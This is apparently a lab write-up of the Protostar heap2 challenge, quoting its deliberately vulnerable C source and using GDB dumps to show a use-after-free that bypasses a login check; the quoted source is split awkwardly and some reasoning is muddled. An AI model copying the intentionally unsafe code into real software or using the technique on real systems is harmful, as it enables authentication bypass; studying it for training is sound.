

# Reverse Engineering Heap2 Challenge from Exploit Education: Use-After-Free Vulnerability

Exploit Education Challenges:

<https://exploit.education/protostar/>

## Here's a breakdown of the key elements involved:

### 1. Dynamic Memory Allocation:

- In languages like C and C++, developers can manually allocate and de-allocate memory using functions like `malloc()`, `free()`, `new`, and `delete`.

### 2. Pointer Usage:

- Pointers are variables that store memory addresses.
- They are used to access and manipulate data stored in memory.

### 3. Freeing Memory:

- When a developer is done using a dynamically allocated block of memory, they use the `free()` function (or `delete` in C++) to release that memory back to the system.

### 4. Use-After-Free Vulnerability:

- The use-after-free bug occurs when a program continues to use a pointer that points to memory that has already been freed.
- The pointer might still contain the address of the previously allocated memory, but that memory is no longer guaranteed to be valid.

## 5. Consequences:

- Accessing memory after it has been freed can lead to unpredictable behavior.
  - The memory might have been reallocated for other purposes, leading to data corruption or crashes.
  - In some cases, an attacker could exploit this vulnerability to execute arbitrary code, potentially compromising the security of the system.

## Example Source Code (heap2 from protostar):

<https://exploit.education/protostar/heap-two/>

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

struct auth {
    char name[32];
    int auth;
};

struct auth *auth;
char *service;

int main(int argc, char **argv)
{
    char line[128];

    while(1) {
        printf("[ auth = %p, service = %p ]\n", auth, service);

        if(fgets(line, sizeof(line), stdin) == NULL) break;

        if(strncmp(line, "auth ", 5) == 0) {
            auth = malloc(sizeof(auth));
            memset(auth, 0, sizeof(auth));
            if(strlen(line + 5) < 31) {
                strcpy(auth->name, line + 5);
            }
        }
    }
}
```

```

    }
    if(strncmp(line, "reset", 5) == 0) {
        free(auth);
    }
    if(strncmp(line, "service", 6) == 0) {
        service = strdup(line + 7);
    }
    if(strncmp(line, "login", 5) == 0) {
        if(auth->auth) {
            printf("you have logged in already!\n");
        } else {
            printf("please enter your password\n");
        }
    }
}
}
}

```

## The Goal:

- We are trying to achieve the outcome of hitting the print statement “you have logged in already!” WITHOUT actually having to authorize (in this quasi authentication scheme)
- The condition that needs to be met is that the `int auth` must contain a value
  - The value of `int auth` is checked by `if(auth → auth)` to verify that `int auth` is NOT NULL

## The Issue:

- The issue here is that nowhere in the code does the `int auth` get written to directly.
- Thus if we are to attempt a login without a “struct auth” written in memory (heap), we will have to find a work-around to write to this memory location

\*\*\* Note: This code can be hard to understand because of how terrible the naming conventions are, such as the use of multiple different data types all named “auth” (struct, integer, pointer) \*\*\*

## Important Snippet 1:

```

struct auth {
    char name[32];
    int auth;
};

struct auth *auth;
char *service;

```

- Above, we start by initializing:

- A struct named **auth** containing:
  - a 32 byte character array
  - a 4 byte integer (32-bit architecture)

\*\*\* Note: This should theoretically be 36 bytes total with “int auth” as the last 4 bytes, but due to the poor naming conventions utilized, “int auth” is actually written at a 20 byte offset, as we will see later on. \*\*\*

- The declaration of 2 pointer variables:
  - a pointer named **\*auth** pointing to the struct
  - a pointer named **\*service** pointing to a character array named **service**

## Important Snippet 2 (the vulnerability):

```

if(strncmp(line, "auth ", 5) == 0) {
    auth = malloc(sizeof(auth));
    memset(auth, 0, sizeof(auth));
    if(strlen(line + 5) < 31) {
        strcpy(auth->name, line + 5);
    }
}
if(strncmp(line, "reset", 5) == 0) {
    free(auth);
}

```

## Lets breakdown this snippet:

## Conditional Statement

- `if(strncmp(line, "auth ", 5) == 0) {`
  - `strncmp` is a function that compares two strings up to a specified number of characters.
  - This checks if the first 5 characters of the string `line` are equal to the string "auth ", and return 0 if so

- **Memory Allocation:**

- `auth = malloc(sizeof(auth));`
  - If the condition is true, it allocates memory for an `auth` structure using `malloc`.
  - The size allocated is determined by the `sizeof(auth)` expression.
    - Remember this is will en up not being the full 36-bytes
  - This line assumes that `auth` is a pointer to a structure.

- **Memory Initialization:**

- `memset(auth, 0, sizeof(auth));`
  - This line uses `memset` to set all the bytes in the allocated memory for `auth` to zero.
  - This is a common way to initialize a structure to avoid having leftover data.

- **String Copy:**

- `if(strlen(line + 5) < 31) { strcpy(auth->name, line + 5); }`
  - This condition checks if the length of the sub-string of `line` starting from the 6th character (index 5) is less than 31.
  - If true, it copies this sub-string into the `name` member of the `auth` structure using `strcpy`.

**Now, let's look at the second part of snippet 2:**

```
if(strncmp(line, "reset", 5) == 0) {    // THIS IS WHERE THE ISSUE IS!!!!
    free(auth);
}
```

- **Condition Check:**

- `if(strncmp(line, "reset", 5) == 0) {`
  - Similar to the first block, this checks if the first 5 characters of `line` are equal to "reset".

- **Memory De-allocation:**

- `free(auth);`
  - If the condition is true, it frees the memory previously allocated for the `auth` structure.
  - **THIS IS WHERE THE ISSUE IS!!**
    - The `*auth` pointer variable is NOT zeroed out in addition to the struct

## Important Code Snippet 3:

```
if(strncmp(line, "service", 6) == 0) {
    service = strdup(line + 7);
}
```


- **Conditional statement:**

- `strncmp:`
  - Again, we are just checking if "service" is in the first 6 characters
- `strdup`
  - This function does 2 main things:
    - Duplicates a string.
    - Then allocates memory (heap) for the new duplicated string and copies the content of the provided string into that newly allocated memory.

- `line + 7`
  - This effectively skips the first 7 characters of `line`.

\*\*\* The service variable here is assumed to be a pointer \*\*\*

## Running it in the terminal:



```
(root@Ronin)-[/home/john/reverse_engineering/heap2_challenge]
# ./heap2
[ auth = (nil), service = (nil) ]
auth admin
[ auth = 0x804d9c0, service = (nil) ]
reset
[ auth = 0x804d9c0, service = (nil) ]
```

- At the top we have our header printed out:
  - `printf("[ auth = %p, service = %p ]\n", auth, service)`
- 1. We authenticate as the admin
  - `auth = malloc(sizeof(auth));`
  - `memset(auth, 0, sizeof(auth))`
- 2. Then we reset
  - `free(auth)`
- And we see that the `*auth` pointer variable is still pointing to that same memory location
  - The `*auth` pointer is now a pointer to where `malloc()` originally started, thus it is a memory pointer that we will “Use-After-Free”

\*\*\* This will allow us to bypass the login conditional check if we are to write data into that previously freed portion of the memory \*\*\*

# Exploiting With GDB

\*\*\* We are going to need to analyze the heap memory to discover where malloc() is storing our variables in order to overwrite them \*\*\*

1. We are going to disassemble main() and set a breakpoint at the call to fgets@plt

```
0x0804924b <+85>: call 0x8049070 <fgets@plt>
0x08049250 <+90>: add esp,0x10
0x08049253 <+93>: test eax,eax
```

2. Define a hook-stop to print out the heap memory segment we are interested in

- Defining the hook stop:

```
define hook-stop
x/20wx 0x804d9c0
end
```

```
gef> define hook-stop
Type commands for definition of "hook-stop".
End with a line saying just "end".
>x/20wx 0x804d9c0
>end
```

\*\*\* Note: The heap memory address, that we are interested in, is given to us in the header...

```
(root@ORWELL)-[/opt/reverse-engineering/liveoverflow/protostar/heap2]
# ./heap2
[ auth = (nil), service = (nil) ]
auth admin
[ auth = 0x804d9c0, service = (nil) ]
```



... alternatively, we could print the memory mappings out in gdb-gef to find where the heap is....

```
info proc mappings
```

```
gef> info proc mappings
process 2044
Mapped address spaces:

   Start Addr   End Addr       Size     Offset    Perms  objfile
   -----
/heap2          0x8048000   0x8049000     0x1000        0x0   r--p   /opt/reverse-engineering/liveoverflow/protostar/heap2
/heap2          0x8049000   0x804a000     0x1000     0x1000   r-xp   /opt/reverse-engineering/liveoverflow/protostar/heap2
/heap2          0x804a000   0x804b000     0x1000     0x2000   r--p   /opt/reverse-engineering/liveoverflow/protostar/heap2
/heap2          0x804b000   0x804c000     0x1000     0x2000   r--p   /opt/reverse-engineering/liveoverflow/protostar/heap2
/heap2          0x804c000   0x804d000     0x1000     0x3000   rw-p   /opt/reverse-engineering/liveoverflow/protostar/heap2
/heap2          0x804d000   0x806f000    0x22000        0x0   rw-p   [heap]
0xf7c00000 0xf7c22000     0x22000        0x0   r--p   /usr/lib32/libc.so.6
0xf7c22000 0xf7d9b000    0x179000     0x22000   r-xp   /usr/lib32/libc.so.6
0xf7d9b000 0xf7e1c000     0x81000     0x19b000   r--p   /usr/lib32/libc.so.6
0xf7e1c000 0xf7e1e000     0x2000     0x21b000   r--p   /usr/lib32/libc.so.6
0xf7e1e000 0xf7e1f000     0x1000     0x21d000   rw-p   /usr/lib32/libc.so.6
0xf7e1f000 0xf7e29000     0xa000        0x0   rw-p
0xf7fc2000 0xf7fc4000     0x2000        0x0   rw-p
0xf7fc4000 0xf7fc8000     0x4000        0x0   r--p   [vvar]
0xf7fc8000 0xf7fca000     0x2000        0x0   r-xp   [vdso]
0xf7fca000 0xf7fcb000     0x1000        0x0   r--p   /usr/lib32/ld-linux.so.2
0xf7fcb000 0xf7fed000     0x22000     0x1000   r-xp   /usr/lib32/ld-linux.so.2
0xf7fed000 0xf7ffb000     0xe000     0x23000   r--p   /usr/lib32/ld-linux.so.2
0xf7ffb000 0xf7ffd000     0x2000     0x30000   r--p   /usr/lib32/ld-linux.so.2
0xf7ffd000 0xf7ffe000     0x1000     0x32000   rw-p   /usr/lib32/ld-linux.so.2
0xffffdd00 0xfffffe00    0x21000        0x0   rwxp   [stack]
```

... or you can run “auth admin” and manually step through the code until you hit the first strcpy() as seen below....

```

[ Legend: Modified register | Code | Heap | Stack | String ]

registers
$eax : 0xffffcdf5 → "admin\n"
$ebx : 0x0804bff4 → 0x0804bf04 → <_DYNAMIC+0> add DWORD PTR [eax], eax
$ecx : 0x3245
$edx : 0x0804d9c0 → 0x00000000
$esp : 0xffffcde0 → 0x0804d9c0 → 0x00000000
$ebp : 0xffffce78 → 0x00000000
$esi : 0x0804bf00 → 0x080491c0 → <__do_global_ctors_aux+0> endbr32
$edi : 0xf7ffcb0 → 0x00000000
$eip : 0x080492d1 → <main+219> call 0x8049080 <strcpy@plt>
$eflags: [zero carry PARITY ADJUST SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

stack
0xffffcde0|+0x000: 0x0804d9c0 → 0x00000000 ← $esp
0xffffcde4|+0x004: 0xffffcdf5 → "admin\n"
0xffffcde8|+0x008: 0x00000004
0xffffcdec|+0x00c: 0x0804920d → <main+23> add ebx, 0x2de7
0xffffcdf0|+0x010: "auth admin\n"
0xffffcdf4|+0x014: " admin\n"
0xffffcdf8|+0x018: "in\n"
0xffffcdfc|+0x01c: 0xffffce70 → 0xffffce90 → 0x00000001

code:x86:32
0x80492cc <main+214> sub esp, 0x8
0x80492cf <main+217> push eax
0x80492d0 <main+218> push edx
→ 0x80492d1 <main+219> call 0x8049080 <strcpy@plt>
↳ 0x8049080 <strcpy@plt+0> jmp DWORD PTR ds:0x804c014
0x8049086 <strcpy@plt+6> push 0x28
0x804908b <strcpy@plt+11> jmp 0x8049020
0x8049090 <malloc@plt+0> jmp DWORD PTR ds:0x804c018
0x8049096 <malloc@plt+6> push 0x30
0x804909b <malloc@plt+11> jmp 0x8049020

arguments (guessed)
strcpy@plt (
[sp + 0x0] = 0x0804d9c0 → 0x00000000,
[sp + 0x4] = 0xffffcdf5 → "admin\n",
[sp + 0x8] = 0x00000004
)

threads
[#0] Id 1, Name: "heap2", stopped 0x80492d1 in main (), reason: SINGLE STEP

trace
[#0] 0x80492d1 → main()

gef> 

```

Note the arguments placed on the stack prior to the call to strcpy()\*\*\*

- Now we will try to authenticate (auth admin) to the program and analyze the heap
  - Heap dump BEFORE call to malloc():

```

[ auth = (nil), service = (nil) ]
0x804d9c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d9d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d9e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d9f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804da00: 0x00000000 0x00000000 0x00000000 0x00000000

```

- Heap dump AFTER we return back to our breakpoint:

```
gef> c
Continuing.
auth admin
[ auth = 0x804d9c0, service = (nil) ]
0x804d9c0: 0x696d6461 0x00000a6e 0x00000000 0x00021639
0x804d9d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d9e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d9f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804da00: 0x00000000 0x00000000 0x00000000 0x00000000
```

```
gef> x/s 0x804d9c0
0x804d9c0: "admin\n"
```

- We see “admin” has been written to what we presume to be the “name” variable in our struct
- There was also some data written at offset 0xc to our auth pointer

4. Now lets run **reset** and observe the data

```
gef> c
Continuing.
reset
[ auth = 0x804d9c0, service = (nil) ]
0x804d9c0: 0x0000804d 0xc1f883e7 0x00000000 0x00021639
0x804d9d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d9e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d9f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804da00: 0x00000000 0x00000000 0x00000000 0x00000000
```

- There appears to be some other data taking the place of our name variable now  
BUT

- We still see that our “auth” pointer is still pointing to the same place (0x804d9c0)

5. Lets try running **service** a few times and observe the functionality

```
gef> c
Continuing.
service AAA
[ auth = 0x804d9c0, service = 0x804d9c0 ]
0x804d9c0: 0x41414120 0x0000000a 0x00000000 0x00021639
0x804d9d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d9e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d9f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804da00: 0x00000000 0x00000000 0x00000000 0x00000000
```

```
gef> c
Continuing.
service BBB
[ auth = 0x804d9c0, service = 0x804d9d0 ]
0x804d9c0: 0x41414120 0x0000000a 0x00000000 0x00000011
0x804d9d0: 0x42424220 0x0000000a 0x00000000 0x00021629
0x804d9e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d9f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804da00: 0x00000000 0x00000000 0x00000000 0x00000000
```

```
gef> c
Continuing.
service CCC
[ auth = 0x804d9c0, service = 0x804d9e0 ]
0x804d9c0: 0x41414120 0x0000000a 0x00000000 0x00000011
0x804d9d0: 0x42424220 0x0000000a 0x00000000 0x00000011
0x804d9e0: 0x43434320 0x0000000a 0x00000000 0x00021619
0x804d9f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804da00: 0x00000000 0x00000000 0x00000000 0x00000000
```

- So it appears that when we run `service` with some test arguments, it begins writing to the same location of our old allocated memory (0x804d9c0) that was freed up after we ran `reset`
  - Due to the way that `malloc()` and `free()` work, this data won't be written contiguously, but rather prefixed with 4 bytes of metadata (0x8049dcc ⇒ 0x00000011) and some additional padding

6. Now let's try to `login`

```
gef> c
Continuing.
you have logged in already!
[ auth = 0x804d9c0, service = 0x804d9e0 ]
0x804d9c0:    0x41414120    0x0000000a    0x00000000    0x00000011
0x804d9d0:    0x42424220    0x0000000a    0x00000000    0x00000011
0x804d9e0:    0x43434320    0x0000000a    0x00000000    0x00021619
0x804d9f0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804da00:    0x00000000    0x00000000    0x00000000    0x00000000
```

- BOOM! It looks like we successfully overwrote the **auth** integer

## How did this happen?

- If we recreate the previous steps 1-5, then manually step through the assembly after running our “login” command, we will come to 2 important instructions:

### First Instruction:

```
0x8049367 <main+369>    mov     eax, DWORD PTR [ebx+0x44]
```

- This first instruction will de-reference our **auth** pointer and load it into **eax**

```

registers
$eax : 0x0804d9c0 → "AAA\n"
$ebx : 0x0804bff4 → 0x0804bff4 → <_DYNAMIC+0> add DWORD PTR [eax], eax
$ecx : 0x6e
$edx : 0xffffd290 → "login\n"
$esp : 0xffffd290 → "login\n"
$ebp : 0xffffd318 → 0x00000000
$esi : 0x0804bf00 → 0x080491c0 → <_do_global_ctors_aux+0> endbr32
$edi : 0xf7ffcba0 → 0x00000000
$eip : 0x0804936d → <main+375> mov eax, DWORD PTR [eax+0x20]
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

stack
0xffffd290|+0x0000: "login\n" ← $esp
0xffffd294|+0x0004: 0x20000a6e ("n\n"? )
0xffffd298|+0x0008: "CCC\n"
0xffffd29c|+0x000c: 0xffffd300 → 0xf7c216ac → 0x0021e04c
0xffffd2a0|+0x0010: 0xf7ffcff4 → 0x00032f34
0xffffd2a4|+0x0014: 0x0000000c ("
"? )
0xffffd2a8|+0x0018: 0x00000000
0xffffd2ac|+0x001c: 0xffffd314 → 0xf7e1dff4 → 0x0021dd8c

code:x86:32
0x804935f <main+361> test    eax, eax
0x8049361 <main+363> jne     0x8049213 <main+29>
0x8049367 <main+369> mov     eax, DWORD PTR [ebx+0x44]
→ 0x804936d <main+375> mov     eax, DWORD PTR [eax+0x20]
0x8049370 <main+378> test    eax, eax
0x8049372 <main+380> je      0x804938b <main+405>
0x8049374 <main+382> sub     esp, 0xc
0x8049377 <main+385> lea     eax, [ebx-0x1fb5]
0x804937d <main+391> push    eax

threads
[#0] Id 1, Name: "heap2", stopped 0x804936d in main (), reason: SINGLE STEP

trace
[#0] 0x804936d → main()

gef> 

```

## Second Instruction:

```
0x804936d <main+375>      mov     eax, DWORD PTR [eax+0x20]
```

- This instruction de-references the offset of 0x20 (our auth int) from our base pointer
  - This is where `if(auth → auth)` checks the memory region to see if its NULL
  - In this particular case, we have overwritten this already with our “service CCC” command (as you can see below)

\*\*\* Remember that this is technically an incorrect offset due to the poor naming conventions. \*\*\*

```

registers
$eax : 0x43434320 (" CCC"? ) ←
$ebx : 0x0804bfff4 → 0x0804bf04 → <_DYNAMIC+0> add DWORD PTR [eax], eax
$ecx : 0x6e
$edx : 0xffffd290 → "login\n"
$esp : 0xffffd290 → "login\n"
$ebp : 0xffffd318 → 0x00000000
$esi : 0x0804bf00 → 0x080491c0 → <__do_global_ctors_aux+0> endbr32
$edi : 0xf7ffcba0 → 0x00000000
$eip : 0x08049370 → <main+378> test eax, eax
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

stack
0xffffd290|+0x0000: "login\n" ← $esp
0xffffd294|+0x0004: 0x20000a6e ("n\n"? )
0xffffd298|+0x0008: "CCC\n"
0xffffd29c|+0x000c: 0xffffd300 → 0xf7c216ac → 0x0021e04c
0xffffd2a0|+0x0010: 0xf7ffcff4 → 0x00032f34
0xffffd2a4|+0x0014: 0x0000000c ("
"? )
0xffffd2a8|+0x0018: 0x00000000
0xffffd2ac|+0x001c: 0xffffd314 → 0xf7e1dff4 → 0x0021dd8c

code:x86:32
0x8049361 <main+363> jne 0x8049213 <main+29>
0x8049367 <main+369> mov eax, DWORD PTR [ebx+0x44]
0x804936d <main+375> mov eax, DWORD PTR [eax+0x20]
→ 0x8049370 <main+378> test eax, eax
0x8049372 <main+380> je 0x804938b <main+405>
0x8049374 <main+382> sub esp, 0xc
0x8049377 <main+385> lea eax, [ebx-0x1fb5]
0x804937d <main+391> push eax
0x804937e <main+392> call 0x80490a0 <puts@plt>

threads
[#0] Id 1, Name: "heap2", stopped 0x8049370 in main (), reason: SINGLE STEP

trace
[#0] 0x8049370 → main()

gef> 

```

If we were to continue to walk through this code, we would end up at call to puts() with the argument of “you have logged in already!”

```

Registers
$eax : 0x0804a03f → "you have logged in already!"
$ebx : 0x0804bff4 → 0x0804bf04 → <_DYNAMIC+0> add DWORD PTR [eax], eax
$ecx : 0x6e
$edx : 0xffffcdf0 → "login\n"
$esp : 0xffffcde0 → 0x0804a03f → "you have logged in already!"
$ebp : 0xffffce78 → 0x00000000
$esi : 0x0804bf00 → 0x080491c0 → <__do_global_dtors_aux+0> endbr32
$edi : 0xf7ffcba0 → 0x00000000
$eip : 0x0804937e → <main+392> call 0x80490a0 <puts@plt>
$eflags: [zero carry PARITY ADJUST SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

Stack
0xffffcde0 +0x0000: 0x0804a03f → "you have logged in already!" ← $esp
0xffffcde4 +0x0004: 0x0804a039 → "login"
0xffffcde8 +0x0008: 0x00000005
0xffffdec +0x000c: 0x0804920d → <main+23> add ebx, 0x2de7
0xffffcdf0 +0x0010: "login\n"
0xffffcdf4 +0x0014: 0x20000a6e ("n\n"? )
0xffffcdf8 +0x0018: "CCC\n"
0xffffcdfc +0x001c: 0xffffce00 → 0xf7ffcff4 → 0x00032f34

Code:x86:32
0x8049374 <main+382> sub esp, 0xc
0x8049377 <main+385> lea eax, [ebx-0x1fb5]
0x804937d <main+391> push eax
→ 0x804937e <main+392> call 0x80490a0 <puts@plt>
↳ 0x80490a0 <puts@plt+0> jmp DWORD PTR ds:0x804c01c
0x80490a6 <puts@plt+6> push 0x38
0x80490ab <puts@plt+11> jmp 0x8049020
0x80490b0 <strlen@plt+0> jmp DWORD PTR ds:0x804c020
0x80490b6 <strlen@plt+6> push 0x40
0x80490bb <strlen@plt+11> jmp 0x8049020

arguments (guessed)
puts@plt (
[sp + 0x0] = 0x0804a03f → "you have logged in already!"
)

Threads
[#0] Id 1, Name: "heap2", stopped 0x804937e in main (), reason: SINGLE STEP

Trace
[#0] 0x804937e → main()

```

```

gef> c
Continuing.
you have logged in already!
[ auth = 0x804d9c0, service = 0x804d9e0 ]
0x804d9c0: 0x41414120 0x0000000a 0x00000000 0x00000011
0x804d9d0: 0x42424220 0x0000000a 0x00000000 0x00000011
0x804d9e0: 0x43434320 0x0000000a 0x00000000 0x00021619
0x804d9f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804da00: 0x00000000 0x00000000 0x00000000 0x00000000

```

WIN!!!